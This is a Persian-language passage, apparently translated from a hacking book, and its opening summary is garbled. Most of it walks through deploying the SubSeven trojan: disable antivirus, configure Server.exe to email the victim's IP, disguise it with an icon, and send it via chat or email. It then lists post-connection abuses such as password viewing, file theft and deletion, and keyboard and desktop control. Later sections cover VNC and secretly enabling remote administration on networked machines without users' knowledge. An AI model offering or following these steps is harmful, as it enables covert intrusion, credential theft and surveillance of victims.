تیم برنامه‌نویسی اینترنت امنیتی پرنیش تون Princr tone در :

http://www.csprinton.edu/sip/history/index.php3

خوآن کارلوس گراسیا کارتانگو در :

http://www.Kriplopolis.com

خلاصه

پس از نوشتن این فصل ، ما بطور همزمان خواستیم یک نفس راحت بکشیم که از این مقوله خلاص شدیم و سالهایی را دور از تحقیق و کاوش درون هک‌کردن کاربر اینترنت سپری نمایيم . در حقیقت ، ما وقت زیادی جهت ارائه علم اصولی حملهٔ اطلاع داده شده به برش کف اتاق ، بعلت خستگی از کوشش جهت پنهان‌نمودن هدف حمله‌های آزموده و ناآزموده بر علیه نرم‌افزار مشترک ایستگاه کاری می‌باشند .

علاوه بر آن دوازده عدد از سایر حمله‌های افراد زبده و ماهر شیبه به جرجی گانینسکی ، بعضی از موضوعاتی که شجاعانه از دست دادند آخرین شکاف محتوی هک‌کردن خدمات پستی بر پایهٔ وب (Hotmail)، هک‌کردن کاربر AOL ، هک‌کردن پهن‌باند اینترنت و هک‌کردن مصرف‌کنندهٔ Privacy.

توجه

این کتاب ترجمه ویرایش کتاب Hacker نوشته McGraw Hill می‌باشد و هدف آن بالابردن سطح عملی ، فنی و کاربردی سطوح امنیتی و راه‌های نفوذ و همچنین جلوگیری از نفوذ بیگانگان برای دانشجویان و مدیران شبکه می‌باشد ،لذا ما هیچگونه مسئولیتی در قبال خسارت‌های احتمالی ناشی از استفاده این کتاب و سی‌دی آن نخواهیم داشت و کلیه مسئولیتها به عهدهٔ کاربر می‌باشد .

هك‌كردن با SUB 7

در CD همراه کتاب دایرکتوری SUB 7 را پیدا کنید . برای استفاده از برنامه لازم است مراحل زیر را انجام دهید که شامل دو قسمت کلی می‌باشد :

۱) آماده‌کردن یک قسمت از برنامه و ارسال آن برای شخص مورد نظر

۲) نفوذ به کامپیوتر

توجه مهم : قبل از انجام کلیه مراحل زیر ویروس‌کش خود را غیرفعال کنید .

آماده‌سازي Server.exe

ابتدا فایل Server.exe را در یکی از دایرکتوریهای داخل کامپیوتر خودکپی کنید . بر روی آن کلیک سمت راست کنید و آن را از حالت Read Only خارج کنید ، سپس وراد Edit Server شوید ، Browse کرده و Server.exe را از روی هارد انتخاب کنید . سپس بر روی Read Current Settingکلیک کنید و در قسمت notify to آدرس Email خود را (آدرس Hotmail) بنویسید و در مقابل User ID کدکاربری خود را بنویسید . گزینه enable e-mail notify را فعال کنید .

در داخل گزینه change server icon می‌توانید یک Icon زیبا برای Server.exe انتخاب کنید. در قسمت Victim name نام کامپیوتری که می‌خواهید به آن نفوذ کنید را بنویسید و در آخر بر روی save new setting کلیک می‌کنیم .

حـالا ایـن فـایل را برای شخص مورد نظر به هر طریقی که ممکن است بفرستید ، این پوشها می‌تواند بوسیله یک send file در chat Room ارسال همراه یک نامه و ... انجام پذیرد .

وقتـی شخصـی که این فایل را دریافت کرده ، آن را اجرا نماید یا یک پیغام خطا روبرو می‌شود در همان لحظه برای شما یک نامه که حاوی IP و Port شخص مورد نظـرات ارسـال مـی‌شـود ، حتی اگر فایل پاک هم شود با هم در هر اتصال شخص مورد نظر در کمتر از ۲۰ ثانیه یک نامه که حاوی اطلاعات ذکر شده است برای شما ارسال می‌شود .

پـــس از دریافـــت نامـــه فـــوق کافـــی اســـت Seven Sub را اجـــرا کـــرده IP دریافـــت شـــده را در قســـمت IP / pin و پورت را در قسمت port بنویسید . حالا فقط کافی است بر روی connect کلیک کنید تا کامپیوتر مورد نظر در هر گوشه جهان بوسیله اینترنت در کنترل شما قرار گیرد .

بعد از اتصال می‌توانید مراحل زیر را بر روی برنامه sub seven انجام دهید تا بطور مستقیم به کامپیوتر مورد نظر منتقل شوید .

عملیات بعد از اتصال

- در قسمت keys / Massages شما بر روی keyboard کنترل خواهید داشت ، می‌توانید آن را غیرفعال کنید .
- با قسمت chat شما می‌توانید یک Box باندازهٔ مورد نظر در کامپیوتر میزبان ایجاد کنید و در ن پیغام مورد نظر را بفرستید .
- در قسمت MATRIX .....

- بـا Advanced Password شـما مـی‌توانـید تمامـی Password و Username و شـماره تلفن‌هایی را که درکامپیوتر میزبان ذخیره شده است را ببینید .
- با file manager شما به تمام برنامه‌ها و فایلهای کامپیوتر میزبان دسترسی کامل دارید و می‌توانید آنها را بردارید ، حذف کنید .....

Fun Manager

- با Desktop / webcam شما می‌توانید صفحه Desktop کامپیوتر میزبان رادر فواصل معین ببینید .
- با Flip screen شما می‌توانید صفحه کامپیوتر مورد نظر را وارونه کنید .
- با ExtraFun می‌توانید چراغ keyboard را روشن و خاموش کنید ، CD Rom را باز و بسته کنید ، مانیتور را روشن و خاموش کنید و حتی کامپیوتر را خاموش یاRestart کنید .

VNC

پـــس از بدســـت‌آوردن IP کامپـــیوتر مـــورد نظـــر توســـط مـــراحل قـــبل (7 SUB) بـــا اجراکـــردن نـــرم‌افـــزار Vnc Viewer و واردکردن IP کامپیوتر مورد نظر می‌توانید Desktop کامپیوتر مقصد را ببینید .

قبل از عمل بالا ابتدا یک نرم‌افزار Vncx وجود دارد که ابتدا باید set up شود .

به عنوان مثال یک نمونه واردکردن IP را عنوان می‌کنیم :

192.168.01:0

دسترسي كامل بر كامپيوتر افراد در شبكه داخلي توسط Administrator

در یـک شبکه داخلی شمامی‌توانید به عنوان یک راهبر شبکه به تمامی کامپیوترهای موجود در شبکه دسترسی کامل داشته باشید و این عمل بدون کوچکترین آگاهی کاربر از ورود و رخنه شما به کامپیوتر آن انجام می‌پذیرد ، به این منظور ابتدا بر روی کامپیوترهای شبکه تنظیمات زیر را انجام دهید :

۱- منوی start را باز کرده و در setting ، control panel را انتخاب کنید . بر روی password دو بار کلیک کنید .

۲- تب Remote Administrator را انتخاب کرده و Enable remote administrator of this server را فعال کنید و کلمه رمز مخصوص خود را بدهید .

۳- بر روی ok کلیک کرده و به کامپیوتر خود برگردید .

۴- در کامپـیوتر خـود باکلیک‌کردن بر روی Network Neighborhood وارد شبکه شوید و کامپیوتر مورد نظر را پیدا کرده و بر روی آن کلیک سمت راست انجام دهید و property را انتخاب کنید.

۵- تب Tools را انتخاب کنید .

۶- در قسمت Administrator files system ، Administrator را انتخاب کنید .

۷- کلمـه رمـز مـورد نظـر خود را وارد کنید ، حالا تمامی درایورهای آن کامپیوتر مورد نظر در اختیار شما است ، بدون اینکه عمل shairiug بر روی آن کامپیوتر انجام شده باشد .